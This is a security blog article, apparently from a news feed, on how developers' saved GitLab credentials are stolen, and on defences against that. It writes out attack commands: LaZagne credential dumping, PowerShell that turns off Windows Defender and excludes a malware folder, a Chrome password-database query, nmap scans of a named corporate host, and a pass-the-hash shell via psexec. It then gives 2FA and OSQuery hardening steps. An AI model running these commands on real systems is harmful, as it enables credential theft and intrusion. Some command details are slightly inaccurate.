
Listen to this Post
Introduction:

The compromise of software engineers, particularly those with access to critical infrastructure like internal GitLab instances, represents a clear and present danger to organizational security. As recent incidents highlight, the attack vector often bypasses sophisticated corporate defenses by exploiting human factors and credential management failures on personal or corporate-issued devices. This article deconstructs the technical kill chain from initial credential theft to lateral movement, providing the commands and procedures to understand, simulate, and defend against these pervasive threats.
Learning Objectives:
- Understand the methods used to extract browser-stored credentials on Windows and Linux systems.
- Learn to analyze system artifacts and network traffic to identify evidence of credential dumping and exfiltration.
- Implement hardening measures for development environments and credential storage to mitigate these risks.
You Should Know:
1. Browser Credential Dumping with LaZagne
The LaZagne project is an open-source application used to recover numerous passwords stored on a local computer. While a valuable tool for password recovery, it is extensively used by attackers to harvest credentials from browsers, email clients, and system vaults.
Step‑by‑step guide explaining what this does and how to use it.
Command:
 Clone the LaZagne repository
git clone https://github.com/AlessandroZ/LaZagne.git

Navigate to the project and run it on Linux
cd LaZagne/Linux
python3 laZagne.py all

On Windows, use the pre-compiled executable
laZagne.exe browsers
Explanation: This command sequence first obtains the LaZagne tool. Running it with the `all` argument attempts to extract every password it can find from all supported software. The `browsers` argument specifically targets stored web credentials. In a post-incident analysis, finding execution of LaZagne or similar tools (like Mimikatz for system memory) is a major indicator of compromise.
2. Windows Defender Bypass and “Defendmenotforever”
The post mentions “Defendmenotforever” as the Antivirus (AV) solution, hinting at a potentially weakened defensive posture. Attackers often test their payloads against AV software to ensure evasion.
Step‑by‑step guide explaining what this does and how to use it.
Command (PowerShell – for educational purposes):
 Check the current status of Windows Defender
Get-MpComputerStatus

Temporarily disable Defender real-time monitoring (requires admin rights)
Set-MpPreference -DisableRealtimeMonitoring $true

Add an exclusion path for a malicious payload
Add-MpPreference -ExclusionPath "C:\Temp\MalwareFolder"
Explanation: These PowerShell commands interact with Windows Defender. An attacker with administrative privileges might disable real-time protection or add exclusions to deploy their tools without interference. Monitoring for these commands in PowerShell logs is crucial for detection.
3. GitLab Credential Extraction from Browsers
The common factor was the saved `gitlab[.]cee[.]redhat[.]com` credential. Browsers store these in local databases, which are prime targets.
Step‑by‑step guide explaining what this does and how to use it.
Command (Linux – for Chrome/Chromium):
 Locate the Chrome 'Login Data' database
cd ~/.config/google-chrome/Default
sqlite3 LoginData "SELECT origin_url, username_value, password_value FROM logins;"
Explanation: This command uses `sqlite3` to directly query the Chrome browser’s encrypted password database. The `password_value` field is encrypted, but the decryption key is stored in the same user profile, making it trivial for malware running in the user’s context to decrypt it. This demonstrates why saved browser passwords are a critical risk.
4. Network Reconnaissance with Nmap
After gaining initial access, an attacker will perform internal network reconnaissance to locate valuable targets like the GitLab server.
Step‑by‑step guide explaining what this does and how to use it.
Command:
 Perform a TCP SYN scan on the internal network range for common ports
nmap -sS -sV 10.0.0.0/24 -p 22,80,443,3389

Specifically scan for a GitLab instance on its default port
nmap -sS -sV -p 443 gitlab.cee.redhat.com
Explanation: The `-sS` flag initiates a stealth SYN scan, `-sV` attempts to determine service versions, and `-p` specifies ports. This helps an attacker map the network and identify the exact version of the GitLab server, which can be cross-referenced with known exploits.
5. Lateral Movement with Pass-the-Hash
With harvested credentials, attackers can move laterally across the network. Pass-the-Hash (PtH) is a common technique that uses the hashed version of a password rather than the plaintext.
Step‑by‑step guide explaining what this does and how to use it.
Command (Using Impacket’s psexec.py):
 Use a captured NTLM hash to gain a shell on a remote system
psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a280a4' DOMAIN/[email protected]
Explanation: This command from the Impacket toolkit uses the PtH technique to authenticate to a remote Windows host (10.0.0.10) and execute a shell. The long string after `-hashes` is the LM and NTLM hash pair. Mitigation requires disabling NTLM authentication and using Kerberos.
6. Hardening GitLab with Two-Factor Authentication (2FA)
The primary mitigation for stolen passwords is enforcing 2FA. This ensures a second factor is required beyond a password.
Step‑by‑step guide explaining what this does and how to use it.
Command (GitLab Admin Area – System Console):
 As a GitLab administrator, you can enforce 2FA for all users via the console
gitlab-rails console

In the console, execute:
ApplicationSetting.first.update!(require_two_factor_authentication: true)
Explanation: This Ruby console command for a self-managed GitLab instance changes the application setting to mandate 2FA for every user. This single action would have completely neutralized the threat described in the post, as the stolen password alone would be useless.
7. Detecting Anomalies with OSQuery
Continuous monitoring is key. OSQuery can be used to query endpoint data as if it were a SQL database, helping to find indicators of attack.
Step‑by‑step guide explaining what this does and how to use it.
Command:
-- Check for processes containing 'lazagne' or 'mimikatz'
SELECT pid, name, path FROM processes WHERE LOWER(name) LIKE '%lazagne%' OR LOWER(name) LIKE '%mimikatz%';

-- List all browser extensions, which can be sources of credential theft
SELECT name, identifier, version FROM chrome_extensions;
Explanation: These OSQuery commands can be scheduled to run across a fleet of machines. The first query hunts for known credential-dumping tools, while the second inventories browser extensions, which can be malicious data-stealers. Integrating this into a SIEM allows for real-time alerting.
What Undercode Say:
- The Perimeter is Personal: The corporate network perimeter has dissolved into every employee’s home office. The most critical assets are protected by credentials stored on potentially vulnerable personal devices, making “home habits” a direct corporate security issue.
- SOC is Not a Silver Bullet: A 24/7 Security Operations Center (SOC) is a reactive measure. It cannot compensate for poor credential hygiene and a lack of fundamental security controls like mandatory 2FA on developer accounts. The failure was not in detection, but in prevention.
The analysis reveals a predictable but devastating kill chain: credential theft from a developer’s browser leads directly to the compromise of internal development platforms. The repetition of this pattern, with victims from the same country and using the same AV, suggests a targeted campaign rather than opportunistic crime. The core failure is architectural—treating internal developer tools as “trusted” without enforcing the robust, multi-factor authentication that is standard for external services. The commentary that “all humans fail” is correct, which is precisely why security architecture must be designed to assume credential failure will occur.
Prediction:
In the next 12-24 months, we will see a significant rise in software supply chain attacks originating from the compromise of individual developers, not the poisoning of official repositories. AI-powered malware will automate the profiling of infected machines, specifically targeting developers by identifying IDE installations, Git credentials, and cloud service tokens. This will lead to more sophisticated attacks where malicious code is secretly committed to source code by authorized but compromised accounts, undermining the integrity of software upon which thousands of organizations depend. The industry response will be a forced, rapid adoption of hardware security keys and mandatory code-signing verification for all commits.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7379684930290753536 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


